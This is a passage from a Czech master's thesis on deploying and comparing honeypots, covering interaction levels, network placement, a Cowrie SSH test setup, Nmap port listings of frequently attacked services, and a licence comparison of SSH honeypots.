VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky
a komunikačních technologií

DIPLOMOVÁ PRÁCE

Brno, 2020 Bc. David Karger

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ
DEPARTMENT OF TELECOMMUNICATIONS

MODERNÍ SLUŽBY HONEYPOT/HONEYNET PRO KLASICKÉ INFORMAČNÍ SÍTĚ
HONEYPOT/HONEYNET AS MODERN SERVICES FOR CLASSICAL INFORMATION NETWORKS

DIPLOMOVÁ PRÁCE
MASTER'S THESIS

AUTOR PRÁCE — **Bc. David Karger**
AUTHOR

VEDOUCÍ PRÁCE — **Ing. Radek Fujdiak, Ph.D.**
SUPERVISOR

BRNO 2020

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Diplomová práce

magisterský navazující studijní obor **Informační bezpečnost**

Ústav telekomunikací

Student: Bc. David Karger ***ID:*** 186526
Ročník: 2 ***Akademický rok:*** 2019/20

NÁZEV TÉMATU:

Moderní služby honeypot/honeynet pro klasické informační sítě

POKYNY PRO VYPRACOVÁNÍ:

Student bude mít za úkol analyzovat aktuální dostupné nástroje typu honeypot/honeynet. Zaměří se převážně na vlastnosti dostupnosti, podpory protokolů, podpory vrstev ISO/OSI, míra interakce, aktuálnost, možnosti vlastní úpravy a rozšíření, aj. Výsledkem bude následně nástroj (či kombinace) pro vlastní nasazení. Vybrané nástroje budou následně experimentálně testovány. Prvotní testování bude provedeno v lokální privátní siti a následně po ověření funkčnosti budou tyto nástroje nasazeny ve veřejné síti. Dosažené výsledky budou následně analyzována z pohledu získaných informací o bezpečnostních incidentech a bude provedeno grafické vyhodnocení (odkud pochází útoky, do jaké míry byly útoky úspěšné, jak hluboký byl průnik, jaké metody byly použity, apod.). Na základě získaných dat bude provedena optimalizace honeypotu a jeho finalizace. Výsledkem diplomové práce bude plně funkční řešení honeypot připravené k jednoduchému nasazení a konfiguraci.

DOPORUČENÁ LITERATURA:

[1] SPITZNER, Lance. Honeypots: tracking hackers. Reading: Addison-Wesley, 2003.

[2] NG, Chee Keong; PAN, Lei; XIANG, Yang. Introduction to Honeypot. In: Honeypot Frameworks and Their Applications: A New Framework. Springer, Singapore, 2018. p. 1-5.

Termín zadání: 3.2.2020 ***Termín odevzdání:*** 1.6.2020

Vedoucí práce: Ing. Radek Fujdiak, Ph.D.

prof. Ing. Jiří Mišurec, CSc.
předseda oborové rady

ABSTRAKT

Tato práce se zabývá honeypoty a jejich definicí, rozdělením a možnostmi logování. V praktické části jsou otestovány honeypoty pro služby, na které je nejčastěji útočeno, jejich instalace a jsou provedeny testy pro základní seznámení s funkčností honeypotu. Dále je honeypot vystaven do internetu a jsou analyzována získaná data.

KLÍČOVÁ SLOVA

honeypot, honeynet, útočník, malware, informační bezpečnost, síťové služby, síťová bezpečnost

ABSTRACT

This work describes honeypots, their definition, clasification and logging possibilities. In the practical part honeypots are tested for the services that are most often attacked, their installation is performed and tests are made for basic familiarization with the functionality of the honeypot. Furthermore, the honeypot is exposed to the Internet and the obtained data are analyzed.

KEYWORDS

honeypot, honeynet, attacker, malware, information security, network services, network security

KARGER, David. *Moderní služby HoneyPot/HoneyNet pro klasické informační sítě*. Brno, Rok, 70 s. Diplomová práce. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedoucí práce: Ing. Radek Fujdiak, Ph.D.

PROHLÁŠENÍ

Prohlašuji, že svou diplomovou práci na téma „Moderní služby HoneyPot/HoneyNet pro klasické informační sítě“ jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autora

PODĚKOVÁNÍ

Rád bych poděkoval vedoucímu diplomové práce panu Ing. Radkovi Fujdiakovi, Ph.D za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci.

Obsah

Seznam obrázků

Seznam tabulek


Úvod

V oblasti síťové bezpečnosti existuje více možných řešení pro monitorování sítě, přesněji přítomnost útoků. Jedním z nejčastěji využívaných prostředků je Intrusion Detection System (IDS) [1]. Tento systém detekuje hrozby na základě předdefinovaných pravidel nebo na základě anomálií v síti. IDS mohou monitorovat provoz v části sítě, ve které jsou nasazeny, v tomto případě je tento systém označován jako Network Intrusion Detection System (NIDS). Druhou variantou nasazení je monitorování komunikace daného zařízení – Host Intrusion Detection System (HIDS). Nástupcem IDS systému je Intrusion Prevention System (IPS) [2]. Oproti IDS umožňuje kromě detekce také v určité míře obranu, resp. prevenci, proti útokům a malware. Tyto systémy se podle [2] rozdělují na Network-based Intrusion Prevention System (NIPS), nástupce NIDS, Host-based Intrusion Prevention System (HIPS), nástupce HIDS. Dalšími typy jsou Wireless Intrusion Prevention System (WIPS), NIPS pro bezdrátové sítě a Network Behavior Analysis (NBA), který zkoumá síť z pohledu anomálií, tedy provozu vybočujícího z normálního chování sítě. Dalším pasivním prvkem síťové bezpečnosti je firewall [3]. Firewall monitoruje síťový provoz, který protéká přes dané zařízení a porovnává ho s pravidly, která jsou předdefinována nebo vytvořena administrátorem sítě. Komplikovanost těchto pravidel závisí na generaci firewallu. Novější generace umožňují podrobnější filtrování paketů, resp. filtrování na vyšší vrstvě ISO/OSI modelu [4]. Firewall je možné podobně jako IDS a IPS nasadit do částí sítě nebo na koncová zařízení. Ve většině operačních systémů přítomných na síťových prvcích a koncových zařízeních je firewall přítomen alespoň v základní verzi. Jedním z prostředků pro zkoumání nových vektorů útoků, nových druhů malware nebo například i útočníkova chování po proniknutí do systému, jsou tzv. Honeypoty [5, 6]. Cílem této práce je vysvětlit definici honeypotů, jejich rozdělení a možnosti logování událostí. Dále jsou vybrány služby pro honeypoty, na které je nejčastěji útočeno. V praktické části je navrženo prostředí pro nasazení honeypotů, ve kterém mohou být testovány a výběr, které z nich jsou vhodné pro produkční nasazení. Následně jsou vybrány konkrétní honeypoty pro dané služby, v jejím rámci porovnány a vybrán jeden či více vhodných kandidátů pro nasazení v produkčním prostředí. Poté jsou provedena měření k získání základního seznámení se všemi zmíněnými honeypoty. Toto seznámení umožňuje ukázat rozdílnosti ve způsobu základního logování a v informacích zobrazovaných uživateli, resp. útočníkovi, připojenému na honeypot. V poslední části je honeypot vystaven do internetu pro získání dat o aktuálních útocích v době vystavení. Pomocí skriptů byly logy analyzovány a jsou vytažena zajímavá data.

1 Honeypoty

1.1 Definice honeypotů

Honeypoty mohou sloužit jako možnost odklonit útok, aby se útočník místo útoku na kritické zařízení zdržel na systému, který neobsahuje žádné citlivé informace. I když jednotnou definici pro honeypoty bude těžší najít, nejlépe si lze honeypot představit jako aplikaci nebo rozšíření pro virtualizační software. V případě aplikace je vytvořena "reálná" služba, např. server pro vzdálený přístup nebo webový server, ale veškerá připojení uskutečněná na tuto službu jsou v nejlepším případě prováděna ve virtuálním prostředí, tzv. sandboxu. V tomto prostředí, které je vytvářeno pro dané připojení, jsou veškeré akce monitorovány a nemají po odpojení vliv na chod honeypotu nebo samotného zařízení. V případě rozšíření pro virtualizační software honeypot pouze přidává monitorování aktivit ve virtuálních strojích. V tomto nasazení lze detekovat změny souborů, registrů nebo jiných událostí v operačním systému. Rozdíly v možnostech interakce s honeypoty jsou určeny jeho úrovní, podle které jsou rozdělovány na Low, Medium a High-Interaction. Honeypoty nasazené pro odklonění útoků jsou označovány jako tzv. produkční honeypoty. Takto použité honeypoty mají dvě varianty, kde mohou být v síti nasazeny (Obr. 1.1)[1].



Obr. 1.1: Varianty nasazení honeypotů v síti. V části a) v DMZ a části b) v LAN.

1.2 Možné implementace honeypotů do sítě

První variantou je nasazení do tzv. demilitarizované zóny, zkratka DMZ (Obr. 1.1a), kde jsou umístěny servery dostupné z internetu, tedy potencionální cíle pro útočníky. Nejčastěji tu nalezneme webové servery, nebo herní servery, na kterých se

[1]Navrženo pomocí nástroje Draw.io (dostupné na `https://draw.io/`)

provozují hry pro více hráčů apod. Může se jednat buď pouze o průzkumné útoky, nebo o pokusy k převzetí kontroly nebo k získání přístupu na server. Protože útoky mohou být hůře detekovatelné i při použití IDS/IPS systémů, je potřeba tyto servery pravidelně kontrolovat, zda nebyly kompromitovány, tedy zda útočník nebyl úspěšný ve svém útoku. Pokud se v DMZ nachází více serverů, mohou tyto kontroly být časově náročně, či se dokonce přestanou provádět. Honeypoty v této části sítě mohou detekovat útočníky z kompromitovaných systémů pokoušejících se o napadení dalších serverů v DMZ. Dále je možné takto nasazené honeypoty použít pro zmíněné odklonění útoků od kritických systémů. Druhou variantou implementace je nasazení do interní sítě, resp. lokální sítě - zkratka LAN, anglicky Local Area Network (Obr. 1.1b). V této části sítě je možné detekovat například malware, pokoušející se šířit na další zařízení, nebo průnik útočníka do interní sítě. V té se mohou nacházet stanice uživatelů nebo zaměstnanců, vnitřní servery, tiskárny, další síťové prvky, Wi-Fi síť apod. Zde by nasazení honeypotu dávalo smysl pro detekci průniku útočníka do vnitřní sítě, resp. do dané části, ve které je honeypot umístěn. Dále by honeypot mohl detekovat pokusy malware rozšířit se v interní síti. Obě tyto varianty jsou vhodné pro využití honeypotu jako nástroje pro zvýšení úrovně bezpečnosti ve firmě. Honeypoty určené pro zkoumání útočníků, nových typů vektorů útoků a nebo nových typů malware se nazývají anglicky research honeypoty, tedy výzkumné. Tyto honeypoty jsou nasazeny v té části sítě, která je kompletně oddělena od sítě produkční .

1.3 Rozdělení honeypotů

Nejjednodušší úrovní honeypotů je Low-Interaction, v překladu nízká interakce. V praxi umožňují pouze základní ovládání s danou službou, například u protokolů na vzdálené ovládání -– SSH a Telnet. U těchto protokolů by nízká úroveň interakce umožňovala útočníkovi pouze připojení a zadávání přihlašovacích údajů. Dále se útočník ale nedostane, jelikož neexistuje správná kombinace pro úspěšné přihlášení. U takto navržených honeypotů existuje pouze málo způsobů, jak útočník může honeypot prolomit a získat přístup do zařízení. Prvním způsobem je použití speciálních kombinací v přihlašovacích údajích, které jsou logovány. Při nedostatečném ošetření znaků může dojít k odklonění od normálního průchodu kódu a například ke spuštění příkazů zadaných útočníkem. Druhým pak může být útočníkem speciálně upravený paket, se kterým si honeypot nedokáže poradit a může dojít v horším případě k prolomení, v lepším pouze k zastavení procesu honeypotu. Nevýhodou této úrovně interakce je rychlejší odhalení honeypotu, nebo ztráta zájmu ze strany útočníka, jelikož bude zkoušet pouze známe kombinace přihlašovacích údajů a při neúspěchu bude hledat jinou oběť. Zlatou střední cestou jsou honeypoty se střední

interakci, tedy anglicky Medium-Interaction. Tyto honeypoty se pokoušejí o simulování celé aplikace, tedy i možnost aplikaci ovládat a v rámci připojení i upravovat. Navážeme na příklad z Low-Interaction honeypotu, tedy protokoly SSH a Telnet. U Medium-Interaction honeypotů se oproti Low-Interaction útočník dokáže přihlásit a provádět příkazy, které ale mají předdefinovanou návratovou zprávu. Vůči útočníkovi se tedy honeypot může tvářit více jako reálný systém a lze jej buď pozdržet na delší dobu, nebo dokud neuskuteční plánovaný útok. Ten je pouze zaznamenán, ale není proveden. Tento typ honeypotů obsahuje stejná rizika jako Low-Interaction, navíc přidává rizika dané aplikace a také rizika spojená s prostředím, ve kterém je daná aplikace simulována. Nevýhodou může být například nemožnost analyzovat odchycený malware případně zjistit, jaké dopady by útok měl na systém, neboť nejsou příkazy prováděny.

Rozdělení uzavírají High-Interaction honeypoty. Ty útočníkovi dovolují hrát si s celým operačním systémem, což umožňuje analýzu exploitů, malware i pohybů útočníka. Monitorování není jako u ostatních dvou úrovní na stejném operačním systému a jenom simulováním aplikace, ale je monitorován celý operační systém, např. ve virtuálním stroji. Tento virtuální stroj běží pod virtualizačním operačním systémem, v němž je nainstalováno rozšíření, které umožňuje monitorování virtuálního stroje. Příkladem monitorování může být změna souborů, změna dat v operační paměti, nebo spouštění či změna procesů. K těmto honeypotům se vážou dvě velká rizika. Prvním je zpřístupnění celého operačního systému útočníkovi, což může vést buď k provedení útoku na jiné zařízení, v horším případě pak na zařízení v cizí síti. To by mohlo vést k právním úkonům ze strany vlastníka cizí sítě. Druhým rizikem může být špatné izolování monitorovaného prostředí od ostatních částí fyzického zařízení, jelikož tento virtuální stroj využívá fyzických prostředků - konkrétně procesor, operační paměť RAM, pevný disk a další. Při špatné izolaci může útočník získat přístup k prostředkům nepřiřazených virtuálnímu stroji. Na začátku bylo zmíněno izolované prostředí - sandbox [7], umožňující analýzu chování software, ať už škodlivého či nikoliv. I když se může sandbox jevit jen jako jiné označení pro High-Interaction honeypot, je zde rozdíl v zaměření těchto software. Honeypoty se snaží útočníky nalákat a nechat je zaútočit, ale sandbox se zaměřuje na analýzu např. obrazu disku z infikované stanice nebo testování nových verzí software pro zjištění zranitelností v nich. I přes tyto rozdíly mohou honeypot a sandbox pracovat společně. Honeypot zachytí malware a odešle jej do sandboxu k analýze.


Kromě tohoto rozdělení lze honeypoty rozlišit podle toho, kterou službu, resp. služby, simulují. Služeb může být přes 65 tisíc a číslo je dáno velikostí pole v transportní vrstvě TCP/IP [8]. Příkladem těchto služeb mohou být služby pro vzdálenou správu SSH a Telnet, webový server HTTP, server pro překlad doménových jmen DNS a další. Společnou vlastností honeypotů a serverů, které simulují, je logování,

tedy ukládání informací o provozu aplikace, resp. serveru. I když je tato vlastnost společná, jsou u ní rozdíly spojené s logovaným obsahem. U serverů služeb se hlavně logují informace o běhu aplikace, tedy zda server běží nebo zda nedochází k chybám během provozu. Naproti tomu honeypoty logují hlavně činnosti útočníka, např. odkud se útočník připojil, přihlašovací údaje použité pro přihlášení, jaké činnosti během připojení vykonal. Základními místy, kam lze logy posílat, je konzole a textový soubor. Konzolí je míněn výstup přímo na obrazovku, nemusí být tedy ukládán, ale jen zobrazován uživateli. Tento typ logování můžeme nalézt u běhu aplikací na popředí místo na pozadí, příkladem je debugování aplikací při jejich programování. Druhým typem logování je ukládání do textového souboru. Ten je nejběžnější a používají jej i distribuce operačního systému Linux. U tohoto způsobu může být i nastavena tzv. rotace, kdy je každý den vytvořen nový soubor pro snadnější zpětné hledání. U honeypotů může být navíc použita databáze jako způsob logování. Týká se pouze dat ohledně aktivit v honeypotu, logy ohledně běhu honeypotu jsou ukládány v textovém souboru.

2 Návrh experimentálního prostředí

2.1 Návrh prostředí pro testování honeypotů

Pro návrh prostředí určeného pro testování honeypotů jsou prioritní požadavky na hardware zařízení. To se vztahuje k možnosti implementace honeypotů jak na fyzické zařízení, tak na virtuální stroj. Dále je nutné určit, jaké jsou nároky na výkonnost zařízení. Minimální požadavky na zařízení, na kterém honeypoty nainstalujeme, budou nejvíce ovlivněny počtem současných útoků. Důvodem je vytvoření prostředí pro každé připojení, které jej obslouží. Tato obsluha je ovlivněna úrovní interakce s honeypotem. Honeypoty s nízkou a střední úrovní interakce simulují pouze jednu aplikaci, tedy teoreticky by mělo stačit zařízení, které splňuje minimální hardware požadavky pro operační systém, na který honeypot bude nainstalován. U honeypotů s vysokou interakcí bude potřeba mít zařízení s vyšším hardware, než jsou minimální, resp. doporučené požadavky, aby honeypot mohl obsloužit útočníka a ještě byl schopný jeho akce zaznamenat. Pro splnění těchto požadavků použijeme pro testování SSH honeypot se střední interakcí Cowrie, který bude nainstalován do LXD nebo Docker kontejneru na virtualizovaném operačním systému Ubuntu Server Linux 18.04. Virtuální stroj má přidělena dvě z celkových čtyř fyzických jader procesoru Intel Core i3-8100 běžícího na 3,6 GHz, dále využívá 8 GB operační paměti a 200 GB pevného disku. Pro připojení k vnější síti je použit OpenVSwitch virtuální most mezi fyzickým rozhraním a virtuálními rozhraními kontejnerů. Díky tomuto mostu je možné pro kontejnery získat IP adresu z DHCP serveru, nebo nastavit statickou, která je ve stejné síti jako hostovaný operační systém. Tím je umožněno nastavení jiných prvků v síti pro snadnější a přímější směrování útočníka k honeypotům. Diagram navrhovaného prostředí je zobrazen na obrázku 2.1.



Obr. 2.1: Diagram navrhovaného prostředí.

Při testování proti slovníkovému útoku bylo použito předdefinované uživatelské jméno, umožňující při zadání správného hesla přihlášení a použití virtuální konzole. Rozdíl při použití povoleného a zakázaného uživatelského jména je v chování Cowrie na nová spojení. U zakázaného uživatelského jména není dopředu vytvořena virtuální relace pro případnou obsluhu po přihlášení. Jejich počet je závislý na počtu současných spojení, tyto relace nejsou po odhlášení zničeny, ale jsou uchovány pro případné další připojení. Při pohledu na vytížení byl na virtuálním stroji procesor vytížen v maximu okolo 25 %, průměrně vytížení se pohybovalo mezi 10 až 15 % napříč jádry. U operační paměti nedošlo k závažnějším vytížením, naproti tomu u pevného disku bylo zaplněno přibližně 1 MB logů po jedné minutě útoku hrubou silou (okolo 400 pokusů). Díky těmto výsledkům lze konstatoval, že stroj s těmito nebo podobnými parametry by měl být dostatečný pro provoz jednoho či dvou honeypotů.

2.2 Nejpoužívanější služby

Po specifikaci stroje na kterém lze honeypoty testovat, si musíme nyní vymezit, na které služby je nejčastěji zaútočeno, abychom pro ně vybrali honeypoty. Služby si rezervují u operačního systému tzv. porty, ke kterým se následně klienti připojují. Vymezení těchto služeb je nutné, neboť hodnota portu má velký rozsah. Tento rozsah je určen bitovou velikostí příslušného pole v záhlaví transportní vrstvy modelu TCP/IP [8, 9]. V záhlaví jsou dvě 16ti bitová pole určující zdrojový a cílový port daného paketu. Tedy na jednom zařízení může být až 65536 otevřených portů, ale počet služeb se nemusí rovnat počtu otevřených portů.
Rozsah portů je rozdělen do tří částí:

- `Obecně známé` (anglicky well known ports) – hodnota portů je v rozsahu 0–1023, kde jsou standardně používané porty známých služeb, např. http, https, ssh. Tyto porty mohou být v operačních systémech omezeny uživatelskými právy,
- `Registrované porty` – rozsah portů je 1024–49151, zde jsou porty zaregistrované u společnosti IANA [10], která má ve správě kromě registrace portů také přiřazování IP adres, kořenových DNS záznamů a dalších,
- `Dynamické porty` – rozsah portů je 49152–65535, tyto porty jsou využívané např. při navazování připojení se serverem, aby na zdrojovém zařízení bylo možné rozpoznat, která aplikace tuto komunikaci vyvolala.

Jedním ze způsobů zjištění, jaké porty jsou na daném zařízení otevřené, je nástroj Nmap [11], dostupný v Linux distribuci Kali [12]. Tento nástroj také umožňuje zjistit aplikace využívající tyto porty a také jejich verze. Při zobrazení nápovědy k nástroji nmap můžeme vidět výstup ve výpisu 2.1.

Výpis 2.1: Zkrácený výstup nápovědy nástroje Nmap v prostředí Kali Linux.

```
root@kali:~# nmap
Usage: nmap [Scan Type(s)] [Options] {target specification}
PORT SPECIFICATION AND SCAN ORDER:
 -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
 -F: Fast mode - Scan fewer ports than the default scan
 --top-ports <number>: Scan <number> most common ports
 --port-ratio <ratio>: Scan ports more common than <ratio>
```

Ve výstupu můžeme vidět možnost specifikovat počet nejběžnějších portů, které se mají skenovat. Otestujeme tuto možnost na interním rozhraní, pro zjištění deseti nejpoužívanějších portů podle Nmap (výpis 2.2)[1]. U většiny skenovaných portů ve výpisu 2.2 jsou napsané služby jednoduše rozpoznatelné. Naopak port 139/TCP je používaný službami NetBIOS a SMB, která běží pod zmíněným NetBIOS. Obě služby slouží ke sdílení souborů a tiskáren. Služba SMB může také používat port 445/TCP bez nutnosti běhu pod NetBIOS. Tento port využívá rovněž služba Microsoft Active Directory, spravující uživatele ve Windows doméně. Posledním portem je 3389/TCP registrovaný u správce IANA [10] pro službu Microsoft WBT Server, nyní známo jako Windows Remote Desktop. Tato aplikace umožňuje přístup a ovládání obrazovky vzdáleného zařízení.


Výpis 2.2: Zkrácený výstup nápovědy nástroje Nmap v prostředí Kali Linux.

```
root@kali:~# nmap --top-ports 10 localhost
PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   closed http
110/tcp  closed pop3
139/tcp  closed netbios-ssn
443/tcp  closed https
445/tcp  closed microsoft-ds
3389/tcp closed ms-wbt-server
```

Nelze vycházet pouze z výstupu nástroje Nmap, jelikož je těžší určit aktuálnost tohoto nástroje. Proto se obrátíme například na zdroj [13], kde jsou vypsány porty, na které je nejčastěji zaútočeno, a získáme kombinaci těchto zdrojů. Na obr. 2.2 můžeme vidět jedenáct nejzranitelnějších portů. Podle nástroje Nmap i zdroj [13] mají společných více portů. Těmito porty jsou 22/TCP pro službu SSH, určenou

[1]Všechny informace k portům byli čerpány ze stránek SpeedGuide (dostupné na https://speedguide.net/)

pro vzdálené ovládání. Porty 80/TCP a 443/TCP pro webovou službu a jeho zabezpečenou variantu, přesněji protokoly HTTP a HTTPS. Posledním společným portem je 3389/TCP pro Windows Remote Desktop. V obr. 2.2 jsou navíc porty 8080/TCP a 8443/TCP, což jsou alternativní porty pro webové služby. Tyto porty jsou používané u aplikací s webovým serverem, ale nemají příslušná oprávnění.



Obr. 2.2: Nejzranitelnější porty podle [13].

Díky tomuto testu můžeme již vybrat počáteční služby, které bychom mohli pomocí honeypotů virtualizovat. První službou bude jednoznačně SSH [14], tedy vzdálená konzole pro ovládání a případně nezabezpečený předchůdce Telnet, jelikož i ten můžeme ve výpisu 2.2 vidět. Kromě ovládání umožňuje SSH vytvoření tunelu, který může umožnit přístup do interní sítě, v níž se server nachází. Pro přeposílání souborů existují protokoly SCP, FTP, SFTP, TFTP a SMB apod. Webová služba je jedna z nejtěžších (z pohledu správce) na údržbu. Špatnou implementací webových stránek je umožněno útočníkovi využít různé typy útoků. Jedním z nich je útok na databázi webu, která může obsahovat informace o registrovaných uživatelích. Dalším pak infekce stránky malwarem, který může infikovat běžné návštěvníky webu. K výše zmíněnému příkladu s registrovanými uživateli se váže i další služba, databáze. Ta slouží buď k ukládání dat nebo může obsahovat nastavení služeb či komponent a jiné citlivé informace. Další služba užívaná běžným uživatelem je email. Ve výstupu nástroje nmap můžeme vidět dvě ze tří používaných služeb. Těmi jsou 25/TCP pro Simple Mail Transfer Protocol (SMTP) [15], Post Office Protocol version 3 (POP3) s portem 110/TCP a Internet Message Access Protocol (IMAP) na portu 143/TCP. Protokoly POP3 a IMAP slouží pro příjem emailu, resp. stažení obsahu emailové schránky. Protokol SMTP slouží pro odesílání emailů, vhodný pro využití jako honeypot k zachytávání emailů od útočníků.

3 Testování softwarových implementací

3.1 Výběr vhodných honeypotů

Po shrnutí služeb vhodných pro použití jako honeypoty máme následující výsledek: SSH a Telnet, webová služba, email, databáze a sdílení souborů (protokoly FTP nebo SMB). Existují i honeypoty pro další služby, ale otázkou je, kolik útoků by bylo uskutečněno. Pokud se týká alternativ v rámci služeb u honeypotů, tato možnost existuje, i když jen u některých služeb. U služeb, kde jsou možné alternativy, existují bohužel i honeypoty, které jsou buď zastaralé, nebo teprve ve vývoji a neurčeny pro produkční systémy, anebo obě varianty. Všechny vybrané honeypoty byly čerpány ze zdroje [16] a byly aktualizovány v posledních pěti letech. Vybrané honeypoty jsou v tabulkách 3.1 až 3.5 a používají pět licencí. První licencí je Copyright [17], umožňující používaní, modifikaci a sdílení zdrojových kódů; jedinou podmínkou pro užívání je zachování doložky o autorských právech. Toto oznámení obsahuje licenci, autora, platnost licence, podmínky a zřeknutí se odpovědnosti podle licence. Nejpoužívanější licencí v tabulkách je GNU GPL [18], nejčastěji verze 3 a v několika případech verze 2. Tato licence umožňuje modifikaci, distribuci a používání v soukromé i komerční sféře. Podmínkami užití je zachování licence, doložky o autorských právech, copyright doložky, zmínění zdroje a ohlášení provedených změn. Verze 3 se od verze 2 liší o patentové používaní. Další často používanou licencí je MIT licence, také označována jako X11 licence [19]. Umožňuje podobně jako GNU GPL modifikaci a distribuci zdrojového kódu a soukromé i komerční používání. Podmínkou je zachování doložky o autorských právech a copyright doložky. Posledními licencemi, které v tabulkách 3.1 až 3.5 nalezneme, jsou BSD (3-Clause a 2-Clause) a Apache Software License. Licence BSD 3-Clause a 2-Clause [20] umožňují - podobně jako ostatní zmíněné licence - modifikace, distribuci a komerční i soukromé použití. Podmínkou je zachování doložky o autorských právech a copyright doložky. Apache Software License [21] je použita v jediném zmíněném honeypotu ve verzi 1.1. V době psaní této práce je nejaktuálnější verze 2. Tato licence umožňuje modifikaci a distribuci při dodržení podmínek, dodržení doložky o autorských právech, copyright doložky a (pokud existuje) dokumentu pro koncového uživatele.

V tabulce 3.1 je výběr honeypotů pro službu SSH. Honeypoty Cowrie [22] a Hudinx [23] umožňují také službu Telnet. Honeypot hornet [24] umožňuje vytvořit virtuální síť SSH serverů, ale tento honeypot je pořád ve vývoji a není doporučeno jej použít pro produkční prostředí. Předposledním SSH honeypotem se střední úrovní interakce je sshsyrup [25], který byl při testování funkční, ale nenabízí příliš možností logování. Z těchto honeypotů je nejvhodnější variantou honeypot Cowrie, jelikož je nejjednodušší pro nastavení, obsahuje detailní a zároveň jednoduchý in-

stalační manuál a má mnoho možností logování. Z SSH honeypotů s nízkou úrovní interakce můžeme vyloučit hived [26], z důvodu absence dokumentace k instalaci a používaní. Honeypot Blacknet 2 [27] obsahuje pro nízkou úroveň interakce až příliš komplikovanou strukturu serveru a senzoru. Z honeypotů s nízkou úrovní interakce jsou tedy nejvhodnější ssh-honeypotd [28], který má nedostatečnou dokumentaci, a ssh-honeypot by droberson [29], jelikož jsou oba tyto honeypoty funkční. Riziko používání honeypotů s nízkou a střední interakcí je podobné a z honeypotů se střední interakcí je možnost získat více dat o útočníkovi. Přes rozdíl v licencích honeypotů Cowrie, ssh-honeypotd a ssh-honeypot by droberson není odlišnost v možnostech používání. Z těchto důvody použijeme honeypot se střední interakcí Cowrie, abychom mohli získat více dat z útoků.

Tab. 3.1: Přehled SSH honeypotů.

Název	Úroveň interakce	Aktualizováno	Licence
Cowrie	Střední	nedávno	Copyright
Hornet	Střední	2 roky	GNU GPL 3
Hudinx	Střední	2 roky	GNU GPL 3
sshsyrup	Střední	méně než 1 rok	GNU GPL 3
